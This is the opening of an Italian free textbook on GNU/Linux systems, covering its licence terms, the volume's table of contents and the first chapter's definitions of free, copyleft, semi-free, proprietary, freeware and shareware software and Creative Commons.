«a2» 2013.11.11

Volume I

Sistemi GNU/Linux

«

```
This is terminal tty1
GNU/Linux login:   tizio
Password:  _
```

ISBN 978-88-905012-2-7

«**Appunti Linux**» -- Copyright © 1997-2000 Daniele Giacomini

«**Appunti di informatica libera**» -- Copyright © 2000-2010 Daniele Giacomini

«**a2**» -- Copyright © 2010-2013 Daniele Giacomini

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- appunti2@gmail.com

You can redistribute this work and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 3 of the License, or (at your option) any later version, with the following exceptions and clarifications:

- This work contains quotations or samples of other works. Quotations and samples of other works are not subject to the scope of the license of this work.
- If you modify this work and/or reuse it partially, under the terms of the license: it is your responsibility to avoid misrepresentation of opinion, thought and/or feeling of other than you; the notices about changes and the references about the original work, must be kept and evidenced conforming to the new work characteristics; you may add or remove quotations and/or samples of other works; you are required to use a different name for the new work.

Permission is also granted to copy, distribute and/or modify this work under the terms of the GNU Free Documentation License (FDL), either version 1.3 of the License, or (at your option) any later version published by the Free Software Foundation (FSF); with no Invariant Sections, with no Front-Cover Text, and with no Back-Cover Texts.

Permission is also granted to copy, distribute and/or modify this work under the terms of the Creative Commons Attribution-ShareAlike License, version 2.5-Italia,

as published by Creative Commons at *http://creativecommons.org/licenses/by-sa/2.5/it/* .

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

La diffusione dell'opera, da parte dell'autore originale, avviene gratuitamente, senza alcun fine di lucro. **L'autore rinuncia espressamente a qualunque beneficio economico**, sia dalla riproduzione stampata a pagamento, sia da qualunque altra forma di servizio, basato sull'opera, ma offerto a titolo oneroso, sia da pubblicità inserita eventualmente nell'opera stessa o come cornice alla sua fruizione.

L'opera, nei file sorgenti e nella composizione finale, include degli esempi in forma di sequenze animate, contenenti eventualmente anche delle spiegazioni vocali. Si tratta di video brevi e di qualità molto bassa. Tuttavia, a seconda di come viene diffusa o fruita l'opera, può darsi che sia necessario assolvere a degli obblighi di legge.

Il numero ISBN 978-88-905012-2-7 si riferisce all'opera originale in formato elettronico, pubblicata a titolo gratuito.

Se quest'opera viene consultata in-linea, attraverso uno spazio web, le informazioni generali sull'accesso ai file dell'opera (indirizzo IP di origine, nome del provider della connessione di origine, nome e versione del navigatore usato per accedere, geolocalizzazione dell'origine, data e orario di accesso), assieme al dettaglio delle pagine visitate o dei file scaricati, potrebbero essere annotate in un registro (log) di tale spazio web. Ciò per fini di controllo e statistica, a qualunque titolo. La conservazione di tale registro, se presente, dipende dalla politica del gestore e potrebbe avvenire per una durata di tempo indeterminata.

Quest'opera non contiene tecnologie atte a raccogliere e annotare i dati persona-

li degli utenti che la consultano. Tuttavia, lo spazio web che la ospita potrebbe richiedere una forma di iscrizione o di autenticazione. Se tale iscrizione o autenticazione fosse richiesta, è necessario valutare l'informativa sul trattamento dei dati personali dello spazio web in questione, per sapere come e a che scopo tali dati vengono trattati.

Quest'opera, così come realizzata dal suo autore, non contiene inserzioni pubblicitarie. Tuttavia, lo spazio web che la ospita potrebbe iniettare il codice necessario a somministrare della pubblicità durante la sua consultazione o prima dello scarico dei file. Tali inserzioni pubblicitarie, se ci sono, non hanno nessuna relazione con l'autore di quest'opera e nemmeno vi portano alcun beneficio economico, in quanto servono esclusivamente al mantenimento dello spazio web ospitante.
Le inserzioni pubblicitarie, se presenti, possono utilizzare una tecnologia atta a riconoscere gli accessi che provengono dallo stesso computer o dallo stesso terminale, assieme a tutte le informazioni che possono essere estrapolate dall'origine dell'accesso e sulle funzionalità del computer o del terminale usato per accedere (incluso il fatto che sia disponibile o meno del software che possa essere utile a recepire la pubblicità stessa). Per conoscere il modo in cui le informazioni vengono raccolte dalla pubblicità (se c'è) e il loro utilizzo effettivo, è necessario valutare l'informativa sul trattamento dei dati personali dello spazio web che ospita l'opera.

Una copia della licenza GNU General Public License, versione 3, si trova nell'appendice A; una copia della licenza GNU Free Documentation License, versione 1.3, si trova nell'appendice B; una copia della licenza Creative Commons Attribution-ShareAlike, versione italiana 2.5, si trova nell'appendice C.

A copy of GNU General Public License, version 3, is available in appendix A; a copy of GNU Free Documentation License, version 1.3, is available in appendix B; a copy of Creative Commons Attribution-ShareAlike License, italian version 2.5, is available in appendix C.

Per tutti i riferimenti dell'opera si veda *http://informaticalibera.net* . Al momento della pubblicazione di questa edizione, i punti di distribuzione in-linea più importanti, sono presso Internet Archive (*http://www.archive.org/details/AppuntiDiInformaticaLibera*), il GARR (*http://appuntilinux.mirror.garr.it/mirrors/appuntilinux/*), ILS (*http://appunti.linux.it*) e il Pluto (*http://a2.pluto.it*).

Parte i Uso e amministrazione generale 9
1 Software e libertà 27
2 Aritmetica elementare 51
3 Introduzione all'uso 85
4 Esercizi pratici 159
5 Trovare le informazioni necessarie 255
6 Installazione e avvio di un sistema GNU/Linux 289
7 Pacchetti di applicazioni per GNU/Linux 335
8 Kernel Linux 445
9 Hardware 549
10 Processi di elaborazione 701
11 Orologio, pianificazione e calendario 785
12 Informazioni varie 855
13 Convenzioni nazionali 873
14 Terminali a caratteri 889
15 Utilizzo corretto della tastiera 1075
16 Utenti 1121
17 Shell Unix 1285
18 Script e affini 1457
19 Memoria di massa e file system 1575
20 File e directory 1829
21 Cancellazione, recupero e copie di sicurezza 1973

22 Programmi di servizio vari 2011
23 Ricerca, scansione ed elaborazione di file 2197
24 Perl 2325
25 Introduzione a *roff 2467
26 Formati per la stampa 2523
27 Stampare 2629
28 X 2775
29 Applicazioni comuni per X 2933
30 Immagini, audio e video 3005
31 Simulazione, emulazione e virtualizzazione 3331
Parte ii Comunicazione e sicurezza 3353
32 Nozioni elementari sulle reti 3363
33 Risoluzione dei nomi 3601
34 *Socket* e UCSPI 3673
35 Dalla porta seriale a «Internet mobile» 3689
36 Servizi di rete fondamentali 3821
37 Messaggistica istantanea (instant messaging) 4025
38 FTP 4067
39 Posta elettronica 4093
40 HTTP 4235
41 Introduzione a PHP 4365
42 Filtri, proxy e ridirezione del traffico IP 4439

43 Sicurezza e controllo 4565
44 Riservatezza e certificazione delle comunicazioni 4707
45 Cloud computing: il ritorno all'informatica centralizzata 4883
46 Strumenti «cloud» per la didattica 4955
Indice analitico del volume 5001

Parte i

Uso e amministrazione generale

«

1 Software e libertà 27

1.1 Software libero 29
1.2 Software non libero 31
1.3 Software commerciale 33
1.4 Dal software all'arte in generale: Creative Commons . . 33
1.5 Origini del software libero 39
1.6 Riferimenti 47

2 Aritmetica elementare 51

2.1 Sistemi di numerazione 52
2.2 Conversioni numeriche di valori interi 61
2.3 Conversioni numeriche di valori non interi 70
2.4 Le operazioni elementari e il sistema binario 76
2.5 Riferimenti 82

3 Introduzione all'uso 85

3.1 L'elaboratore 87
3.2 Dispositivi 89
3.3 File e file system 95
3.4 Sistema operativo 98
3.5 Kernel 100
3.6 Shell 102
3.7 Programmi 104

3.8 Distinzione tra lettere maiuscole e lettere minuscole . 104
3.9 Root 105
3.10 Utenti 105
3.11 Avvio 107
3.12 Inizializzazione e gestione dei processi 108
3.13 Demoni 109
3.14 Gestione dei servizi di rete 109
3.15 Registrazione e controllo degli accessi 109
3.16 Strumenti di sviluppo software 110
3.17 Arresto o riavvio del sistema 111
3.18 File e directory in un sistema Unix 111
3.19 Collegamenti 114
3.20 Nomi dei file 115
3.21 Permessi 116
3.22 Date 122
3.23 Utenza e accesso 122
3.24 Interpretazione dei comandi 123
3.25 Ridirezione e condotti 124
3.26 Comandi e programmi di servizio di uso comune . . . 128
3.27 Programma o eseguibile 131
3.28 ABC dei comandi Unix 132
3.29 Glossario introduttivo 140
3.30 Unità di misura 154
3.31 Riferimenti 156
4 Esercizi pratici 159

4.1 Console virtuali 164
4.2 Accesso al sistema e conclusione dell'attività 165
4.3 Gestione delle parole d'ordine 172
4.4 Navigazione tra le directory 175
4.5 Contenuti 181
4.6 Creazione, copia ed eliminazione di file 188
4.7 Creazione, copia ed eliminazione di directory 192
4.8 Spostamenti e collegamenti di file e directory 197
4.9 La shell 204
4.10 Controllo dei processi 215
4.11 Permessi 219
4.12 Creazione e modifica di file di testo 226
4.13 File eseguibili 233
4.14 Ricerche 242
4.15 Memoria di massa e file system con i dischetti 244
4.16 Dispositivi 251

5 Trovare le informazioni necessarie 255

5.1 Testo puro 256
5.2 Pagine di guida 260
5.3 Info 265
5.4 Documentazione allegata ai pacchetti applicativi 273
5.5 HOWTO 273
5.6 FAQ 273
5.7 LDP 274
5.8 Altra documentazione 274

5.9 Ricerche tra i documenti in linea 275
5.10 Ricerche nel passato 281
5.11 Ricerche geografiche 284
5.12 Riferimenti 286

6 Installazione e avvio di un sistema GNU/Linux 289

6.1 Scelta della distribuzione 290
6.2 Nomi dei dispositivi delle unità di memorizzazione . 292
6.3 Preparazione 293
6.4 Partizioni e file system 294
6.5 Moduli 296
6.6 Aggiornamento di un'installazione precedente 296
6.7 Creazione delle partizioni e inizializzazione 297
6.8 Parametri di avvio 310
6.9 MBR 313
6.10 SYSLINUX 320
6.11 Riferimenti 333

7 Pacchetti di applicazioni per GNU/Linux 335

7.1 Applicativi originali distribuiti in forma sorgente 337
7.2 Fasi tipiche di una compilazione e installazione 341
7.3 File di differenze, o «patch» 342
7.4 Installazione di programmi già compilati 344
7.5 Aggiornamento delle librerie standard 349
7.6 Pacchetti applicativi confezionati appositamente per le distribuzioni GNU 351

7.7 Pacchetti Debian 359
7.8 Ricompilazione dei pacchetti Debian sorgenti 391
7.9 Dselect 394
7.10 APT 413
7.11 Approfondimento: raccolta di pacchetti Debian 418
7.12 Riferimenti 442
8 Kernel Linux 445
8.1 Ricompilazione del kernel 448
8.2 Compilazione del kernel in una distribuzione GNU/Linux Debian 453
8.3 Elementi della configurazione 455
8.4 Come fare per configurare correttamente il kernel che si vuole compilare 500
8.5 Parametri di avvio del kernel Linux 502
8.6 Gestione dei moduli 509
8.7 Configurazione dei moduli 518
8.8 Firmware 521
8.9 File di dispositivo 524
8.10 Disco RAM iniziale: Initrd 534
8.11 Combinazioni magiche con «R sist», ovvero «SysRq» 542
8.12 Riferimenti 546
9 Hardware 549
9.1 Alimentatori AT e ATX 552
9.2 Alimentatori ATX 567

9.3 (P)ATA: AT attachment 576
9.4 SATA: Serial ATA 591
9.5 Da ISA a PCI 597
9.6 USB 609
9.7 USB e il Kernel Linux 615
9.8 Introduzione al BIOS 623
9.9 Modifica di un BIOS modulare 649
9.10 Memoria centrale difettosa 658
9.11 Restauro 664
9.12 Connettori e cablaggi 684
9.13 Riferimenti 697
10 Processi di elaborazione 701
10.1 Introduzione ai processi 703
10.2 Procedura di inizializzazione del sistema (System V) 717
10.3 Situazione dei processi 733
10.4 Accesso ai file 749
10.5 Informazioni riepilogative 754
10.6 Controllo diagnostico con Strace 757
10.7 Invio di segnali ai processi 761
10.8 Controllo dei «job» di shell 767
10.9 Cattura dei segnali con la shell 774
10.10 Trasformare dei programmi comuni in demoni 776
11 Orologio, pianificazione e calendario 785

11.1 Orario locale 787
11.2 Distinzione tra hardware e software 788
11.3 Modifica dell'orario 790
11.4 Strumenti per la gestione dell'orologio 791
11.5 Cron 803
11.6 Anacron 813
11.7 At 818
11.8 Priorità 827
11.9 Calendario 829

12 Informazioni varie 855

12.1 Pacchetto Procinfo 856
12.2 Pacchetto Linux PCI utilities 861
12.3 Lsusb 864
12.4 Lshw 865
12.5 Definizione del nome del sistema 868
12.6 Altre caratteristiche identificative del sistema 869
12.7 Numero di serie 871
12.8 LinuxInfo 871

13 Convenzioni nazionali 873

13.1 Sigle identificative delle caratteristiche locali 874
13.2 Preparazione delle localizzazioni disponibili 875
13.3 Configurazione delle localizzazioni nelle distribuzioni Debian 877

14 Terminali a caratteri 889

14.1 Introduzione alla tastiera 893
14.2 Tastiera di un elaboratore 930
14.3 Tastiera della console di un sistema GNU/Linux . . . 939
14.4 Personalizzazione della mappa della tastiera 955
14.5 Approfondimento: tastiera italiana conforme a X . . . 966
14.6 Identificazione del terminali 972
14.7 Configurazione del terminale 973
14.8 Approfondimento: codifica UTF-8 992
14.9 Console grafica VGA nei sistemi GNU/Linux 1001
14.10 Utilizzo del dispositivo di puntamento 1010
14.11 Monitoraggio di una sessione di lavoro 1020
14.12 Strumenti per la gestione delle console virtuali . . . 1021
14.13 Terminali virtuali, o finestre, con il programma Screen 1024
14.14 Console parallele con Pconsole 1034
14.15 Getty 1040
14.16 Console nei sistemi GNU/Linux 1049
14.17 Terminali per non vedenti 1058
14.18 Riferimenti 1071

15 Utilizzo corretto della tastiera 1075

15.1 Posizione 1078
15.2 Disposizione delle dita sui tasti 1079
15.3 Esercizi di digitazione: la riga base 1083
15.4 Esercizi di digitazione: la riga superiore 1090
15.5 Esercizi di digitazione: la riga inferiore 1095

15.6 Esercizi di digitazione: conclusione 1099
15.7 Livelli ulteriori 1101
15.8 Ktouch 1102
15.9 Gtypist 1109
15.10 Typeit 1112
16 Utenti 1121
16.1 Gestione del registro del sistema 1124
16.2 Controllo degli accessi 1141
16.3 Parole d'ordine cifrate 1163
16.4 Utenti e gruppi 1165
16.5 Utenti e gruppi importanti 1172
16.6 Eliminazione di un utente 1175
16.7 Trucchi per la gestione degli utenti 1178
16.8 Parole d'ordine oscurate 1186
16.9 Moduli PAM 1218
16.10 Contabilità dell'utilizzo di risorse del sistema ... 1230
16.11 Configurazione e personalizzazione 1242
16.12 Limiti alle utenze 1262
16.13 Samba e utenze Unix 1268
16.14 Sintesi dei comandi principali 1276
16.15 Riferimenti 1279
17 Shell Unix 1285
17.1 Introduzione alla shell Unix 1287
17.2 Utilizzo generale 1294

17.3 Programmazione 1343
17.4 Accesso ai file 1389
17.5 Traduzione dei messaggi 1395
17.6 Libreria Readline 1402
17.7 Tabelle riepilogative 1410
17.8 Riferimenti 1454

18 Script e affini 1457

18.1 Eseguibili, interpretabili e automazione dell'interpretazione 1460
18.2 Scansione di parole 1467
18.3 Scansione delle opzioni della riga di comando 1475
18.4 File temporanei 1483
18.5 Ambiente 1484
18.6 Interazione con l'utente 1486
18.7 Espressioni 1518
18.8 Ridirezione 1529
18.9 Pause 1530
18.10 Raccolta di funzioni per una shell POSIX 1531
18.11 Approfondimento: un esercizio con Dialog 1559
18.12 Riferimenti 1572

19 Memoria di massa e file system 1575

19.1 Introduzione alla memoria di massa 1581
19.2 Preparazione e controllo 1606
19.3 Memoria di massa: gestione delle partizioni 1632

19.4 Attivazione e utilizzo 1658
19.5 Memoria virtuale 1684
19.6 Controllo delle «quote» nei sistemi GNU/Linux . . 1692
19.7 Dischi ottici: file system 1712
19.8 Registrare su dischi ottici con GNU/Linux 1732
19.9 File system compressi 1742
19.10 Gestione della memoria di massa in modo ridondante 1752
19.11 FUSE: «file system in user space» 1768
19.12 Gerarchia del file system 1790
19.13 Approfondimenti 1807
19.14 Riferimenti 1822

20 File e directory 1829

20.1 Unità di riferimento 1832
20.2 Directory 1835
20.3 Percorsi 1838
20.4 Contenuti 1844
20.5 Collocazione degli eseguibili 1855
20.6 Proprietà 1857
20.7 Modalità dei permessi 1860
20.8 Attributi speciali 1869
20.9 ACL POSIX con i sistemi GNU/Linux 1871
20.10 Data 1885
20.11 Copia e collegamento 1886
20.12 Spostamento e cancellazione 1916

20.13 Archiviazione 1927
20.14 Compressione 1939
20.15 File FIFO 1951
20.16 File di dispositivo 1953
20.17 Tabelle riepilogative 1958
20.18 Riferimenti 1969

21 Cancellazione, recupero e copie di sicurezza 1973

21.1 Recupero dei dati cancellati 1974
21.2 Libreria per la conservazione dei dati cancellati . . . 1979
21.3 Controllo dello spazio rimasto libero 1989
21.4 Copie di sicurezza 1992
21.5 Archiviazione e recupero attraverso tar e gzip 2000
21.6 Riferimenti 2008

22 Programmi di servizio vari 2011

22.1 Gestione dei file di testo 2016
22.2 Riemissione completa di un file di testo 2018
22.3 Rimpaginazione di un file di testo 2025
22.4 Composizione 2031
22.5 Estrazione parziale e statistiche 2034
22.6 Ordinamento di un file di testo 2043
22.7 Campi 2048
22.8 Conversione 2051
22.9 Traslitterazione o cancellazione di caratteri 2054
22.10 Controlli sommari 2059

22.11 Lettura di file binari 2064
22.12 Differenze tra i file 2070
22.13 Elaborazioni matematiche 2099
22.14 BC: linguaggio aritmetico a precisione arbitraria . 2103
22.15 Creazione e modifica di file di testo: VI 2123
22.16 File manager: Midnight Commander 2152
22.17 Mcedit: programma integrato per la gestione dei file di testo 2169
22.18 Giochi e simili 2179
22.19 Alternative nella distribuzione Debian 2188
22.20 Riferimenti 2193

23 Ricerca, scansione ed elaborazione di file 2197

23.1 Espressioni regolari standard 2198
23.2 Confronto sintetico tra le espressioni regolari «reali» 2215
23.3 Grep 2219
23.4 Find 2222
23.5 SED 2234
23.6 Introduzione a AWK 2251
23.7 Introduzione a M4 2301
23.8 Riferimenti 2322

24 Perl 2325

24.1 Struttura fondamentale 2329
24.2 Variabili e costanti scalari 2333

24.3 Array e liste 2343
24.4 Array associativi o hash 2350
24.5 Operatori ed espressioni 2354
24.6 Strutture di controllo del flusso 2361
24.7 Funzioni interne 2371
24.8 Input e output dei dati 2372
24.9 Funzioni definite dall'utente 2376
24.10 Variabili contenenti riferimenti 2382
24.11 Avvio di Perl 2389
24.12 Operatori di delimitazione di stringhe 2390
24.13 Espressioni regolari 2402
24.14 Gestione generale dei file 2411
24.15 Condivisione dei file 2416
24.16 I/O con i file 2420
24.17 Funzioni interne 2426
24.18 Riferimenti 2466

25 Introduzione a *roff 2467

25.1 Logica di funzionamento ed esempio di partenza .. 2469
25.2 Istruzioni fondamentali di Troff 2476
25.3 Precompilatori 2507
25.4 Groff 2513
25.5 Documentazione Man 2517
25.6 Riferimenti 2521

26 Formati per la stampa 2523

26.1 PostScript 2524
26.2 Rielaborazione PostScript 2554
26.3 DVI 2585
26.4 PDF 2612
26.5 Riferimenti 2626

27 Stampare 2629

27.1 Introduzione alla stampa 2631
27.2 Sistema di stampa BSD o compatibile 2640
27.3 Stampa remota attraverso Rlpr 2668
27.4 Stampa automatica da un file 2669
27.5 File e filtri per la stampa 2671
27.6 Uniformità del sistema di stampa: da testo a PostScript 2696
27.7 Filtri particolari con LPRng 2719
27.8 Introduzione a Cups 2734
27.9 Cups: programmi di servizio e configurazione 2743
27.10 Riferimenti 2771

28 X 2775

28.1 Struttura 2779
28.2 X.Org 2785
28.3 Lettura del file di configurazione 2785
28.4 Accesso a un servente di caratteri 2790
28.5 Funzionamento e accesso 2792
28.6 La tastiera e la sua configurazione «elementare» 2828

28.7 Configurazione più dettagliata della tastiera e del mouse 2846
28.8 Metodi di inserimento intelligente con SCIM 2870
28.9 Gestore di finestre: Fvwm 2876
28.10 Accorgimenti per la costruzione di un menù 2879
28.11 X: login grafico 2885
28.12 Sessione 2894
28.13 Accesso remoto alla sessione di lavoro 2906
28.14 Composizione video 2928
28.15 Il futuro di X 2929
28.16 Riferimenti 2929
29 Applicazioni comuni per X 2933
29.1 X: configurazione dei clienti 2934
29.2 Programmi di servizio tradizionali 2947
29.3 Gestori di file 2974
29.4 Accesso remoto tradizionale 2982
29.5 Monitor di vario tipo 2984
29.6 Applicativi comuni per l'ufficio 2986
29.7 Riferimenti 3002
30 Immagini, audio e video 3005
30.1 File multimediali: contenitori e contenuti. 3011
30.2 Exiftool 3017
30.3 Uso dello scanner con SANE 3022
30.4 Gestione delle immagini 3043

30.5 Concetti generali su audio e sui formati audio digitali 3091
30.6 Lettore CD audio 3104
30.7 Tracce CDDA 3123
30.8 Etichette e copertine 3133
30.9 Audio con i sistemi GNU/Linux 3142
30.10 Gestione della scheda audio 3147
30.11 Sintesi vocale 3190
30.12 MIDI 3193
30.13 Programmi per la gestione di formati audio compressi 3211
30.14 Audio attraverso la rete 3245
30.15 Concetti generali sui formati video digitali 3257
30.16 Programmi per l'esecuzione di filmati digitali 3266
30.17 Programmi per la registrazione video dello schermo 3269
30.18 Elaborazione di formati video 3272
30.19 Introduzione ai DVD video 3292
30.20 DVDStyler 3315
30.21 Riferimenti 3324
31 Simulazione, emulazione e virtualizzazione 3331
31.1 Ospitalità 3332
31.2 Tipologia del contesto riprodotto 3333
31.3 File-immagine e partizioni 3334

31.4 QEMU 3336
31.5 L'acceleratore KQEMU 3344
31.6 KVM 3346
31.7 Installazione di una distribuzione Debian ARM con QEMU 3347
31.8 Riferimenti 3352

Software e libertà

1.1 Software libero 29
1.2 Software non libero 31
1.3 Software commerciale 33
1.4 Dal software all'arte in generale: Creative Commons 33
1.5 Origini del software libero 39
1.5.1 BSD 39
1.5.2 GNU 42
1.5.3 Minix 42
1.5.4 Linux 43
1.5.5 Debian 44
1.5.6 Internet Archive 45
1.5.7 Open Source 45
1.5.8 Creative Commons 45
1.5.9 Open Invention Network 46
1.5.10 Standard Unix 46
1.6 Riferimenti 47

Il software è un codice che è trattato dalle leggi sul diritto di autore, in maniera simile a quanto avviene per le opere letterarie. Tradizionalmente, il contratto che regola l'uso del software è la ***licenza*** ed è sempre importante conoscere i termini di questo accordo per il software con cui si intende avere a che fare.

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net


La legge sul diritto di autore stabilisce già quali sono i diritti di chi produce l'opera e di chi la utilizza, ma nell'ambito del software si è introdotto nella pratica un contratto che non viene firmato (la licenza), il cui scopo è spesso quello di limitare ulteriormente i diritti di chi ne fruisce.

Il software ha un proprietario (salvo il caso del software di dominio pubblico che viene descritto in seguito) che è tale in quanto «detiene i diritti di autore». Questo proprietario può essere l'autore originale, oppure un altro detentore che ne ha acquisito i diritti in base a un contratto. Il detentore dei diritti di autore è colui che possiede il ***copyright***.

L'utilizzo del software può essere concesso gratuitamente o a pagamento, per le operazioni stabilite nel contratto di licenza, o in sua mancanza per quanto stabilito dalla legge. Il pagamento per l'«acquisto» di software, non si riferisce all'acquisizione dei diritti di autore, ma solo delle facoltà stabilite dalla legge, ovvero da quanto indicato nella licenza.

La natura del software è tale per cui questo è composto da due parti fondamentali: il codice sorgente e il codice eseguibile. Il primo è intelligibile (comprensibile), il secondo è adatto all'esecuzione e non è intelligibile. Dal momento che per funzionare è sufficiente il codice eseguibile, le leggi dei vari paesi che tutelano il diritto di autore per il software tendono a consentire la distribuzione del solo codice eseguibile, lasciando che chi detiene i diritti di autore possa mantenere nascosto il codice sorgente. Inoltre, le leggi di questi paesi tendono a considerare illecita la ***decompilazione***, ovvero lo studio del codice eseguibile volto a scoprirne il funzionamento.

Figura 1.1. Compilazione.



In molti paesi esiste anche la possibilità di brevettare algoritmi e altri concetti riconducibili al software. Il brevetto impedisce così l'uso dell'algoritmo o dell'idea registrata, se non dopo un'autorizzazione esplicita da parte del detentore di questo tipo di diritto.

1.1 Software libero

Il ***software libero*** è software che fornisce il permesso per chiunque di utilizzarlo, copiarlo e distribuirlo, in forma originale, o anche dopo averlo modificato, sia gratuitamente, sia a pagamento. Il software libero può essere tale solo se viene messo a disposizione assieme al codice sorgente, per cui, a questo proposito, qualcuno ha detto: «se non è sorgente, non è software» (*if it's not source, it's not software*).

È importante sottolineare che la «libertà» del software libero non sta tanto nel prezzo, che eventualmente può anche essere richiesto per il servizio di chi ne distribuisce le copie, ma nella possibilità di usarlo senza vincoli, di copiarlo come e quanto si vuole, di poterne distribuire le copie, di poterlo modificare e di poterne distribuire anche le copie modificate.

In alcuni ambienti si preferisce utilizzare la definizione «Open Source» per fare riferimento al software libero nei termini che sono stati descritti, per evitare ambiguità nella lingua inglese. Sotto que-

sto aspetto, nella lingua italiana, come in molte altre lingue, è più appropriato l'uso della definizione «software libero».

Si distinguono quattro punti fondamentali, necessari perché il software possa essere considerato «libero»:

Livello	Descrizione
libertà 0	la libertà di eseguire il programma per qualunque scopo;
libertà 1	la libertà di studiare come funziona il programma e di adattarlo alle proprie esigenze (in tal caso, deve essere disponibile il sorgente);
libertà 2	la libertà di ridistribuire copie del programma;
libertà 3	la libertà di migliorare il programma e di distribuire tali miglioramenti (anche per questo è necessario disporre dei sorgenti).

Il software che non può essere commercializzato, pur soddisfacendo i punti elencati qui, viene considerato «software semi-libero», come viene chiarito in seguito.

Vale la pena di elencare alcune definizioni riferite al software libero.

- **software di dominio pubblico**

  Il software di dominio pubblico è software senza copyright. Di per sé, questo tipo di software è libero, solo che, mancando chi può difenderlo, qualcuno può riuscire ad accamparvi dei diritti; pertanto, alcune copie, o varianti di questo software possono non essere più libere.

- **software protetto da copyleft**

La parola ***copyleft*** («permesso d'autore»), a cui a volte si associa il simbolo ⓒ, è un'invenzione e vuole rappresentare il copyright di chi, mentre difende il proprio diritto di autore, vuole difendere la libertà della sua opera, imponendo che questa e le sue derivazioni restino libere. In pratica, una licenza appartenente alla categoria «copyleft» impedisce che chi ridistribuisce il software (originale o modificato che sia) possa aggiungere delle restrizioni ulteriori. Il classico esempio di licenza di questo tipo è la licenza pubblica GNU-GPL (appendice A).

- **software libero non protetto da copyleft**

  Il software libero non è necessariamente di tipo copyleft e ciò accade quando la licenza non vieta espressamente l'aggiunta di restrizioni da parte di chi lo ridistribuisce. Quando si utilizza software di questo tipo, non è possibile generalizzare: occorre accertarsi dei termini del contratto che riguarda la copia particolare della quale si è venuti in possesso.

- **software GPL**

  La licenza GNU-GPL è l'esempio più importante di licenza che protegge il software libero con il copyleft. Quando si parla di «software GPL» si intende fare riferimento a software protetto con la licenza pubblica GNU-GPL.

1.2 Software non libero

Il software non è libero tutte le volte che non sono soddisfatti tutti i requisiti necessari per poterlo essere. È bene ricordare che il prezzo non è un fattore che limita la libertà, mentre altri dettagli sono più

importanti. Anche in questo caso, vale la pena di elencare alcune definizioni che in generale riguardano software non libero.

- **software semi-libero**

  Il software semi-libero è software che permette agli individui di usarlo, copiarlo, modificarlo e distribuirlo, anche modificato, per qualunque scopo, escluso quello di trarne profitto. In altri termini, si potrebbe dire che si tratta di software libero a cui è stata aggiunta la limitazione per la quale questo non può essere usato e distribuito per trarne profitto. Questo dettaglio è molto importante e non va trascurato.

- **software proprietario**

  Il ***software proprietario*** è quel software che non è né libero, né semi-libero. Di solito, per «avere a che fare» con questo software è necessario ottenere un permesso speciale, che spesso si limita a concedere l'uso su un elaboratore, o su un gruppo ben determinato.

- **software freeware**

  Il termine ***freeware*** non è abbinato a una definizione precisa, ma viene inteso generalmente come software proprietario gratuito, del quale non viene reso pubblico il codice sorgente, che può essere usato e copiato senza poterlo modificare. In questo senso, il prefisso «free» serve solo a evidenziare la gratuità della cosa, ma non la libertà che invece richiede altri requisiti.

- **software shareware**

  Con il termine ***shareware*** si fa riferimento a software proprietario che può essere ridistribuito, ma per il quale viene richiesto espressamente il pagamento dopo un periodo di prova.

1.3 Software commerciale

In base alle classificazioni viste in questo capitolo, il ***software commerciale*** è tale solo in quanto viene venduto per profitto. Lo sviluppo e la diffusione del software libero dipendono anche dalla possibilità di venderne delle copie, originali o modificate, per trarne profitto. Pertanto, il software che pur offrendo le quattro libertà fondamentali, non consente la commercializzazione per trarne profitto, non viene considerato «libero» in modo completo. In questo senso, è importante evitare di confondere il software proprietario con il software commerciale, perché non sono la stessa cosa.

Si osservi che può esistere anche del software non-libero, che non è nemmeno commerciale.

1.4 Dal software all'arte in generale: Creative Commons

I concetti di «libertà» derivanti dal mondo del software, si trasferiscono anche ad altre forme di arte sottoposta al diritto di autore, soprattutto quando queste forme di arte si esprimono in forma elettronica. Tuttavia, il software si trova in un contesto particolare rispetto altre forme di espressione artistica, sia perché è previsto in molti paesi il segreto industriale e il brevetto, sia perché il software può sopravvivere all'evoluzione tecnologica solo se è possibile aggiornarlo nel tempo. Pertanto, la difesa del software libero è più impegnativa rispetto al mantenimento della libera disponibilità di altre forme di espressione artistica.

Benché la questione sia controversa, è evidente che espressioni artistiche come un romanzo, un disegno, una canzone, possono considerarsi «libere» anche se non viene concessa la modifica e in certi casi anche se non viene messo a disposizione ciò che rappresenta il «sorgente» elettronico di tali lavori. Tanto per fare un esempio, la realizzazione di un libro «libero» secondo le quattro libertà del software, non consentirebbe di inserire delle citazioni, perché, secondo le convenzioni comuni, non sarebbero poi modificabili; inoltre, un libro che non disponga di un sorgente, potrebbe essere ricopiato, anche se con un certo dispendio di risorse.

Esistono diversi tentativi di risolvere il problema, compatibilmente con il concetto di copyleft, soprattutto per quello che riguarda la produzione di documenti; inoltre c'è anche chi, pregevolmente, tenta di trovare una formula che possa andare bene per ogni tipo di espressione artistica, come nel caso della licenza *Licence Art Libre* (ovvero *Free Art License* e tante altre traduzioni) *http://artlibre.org* .

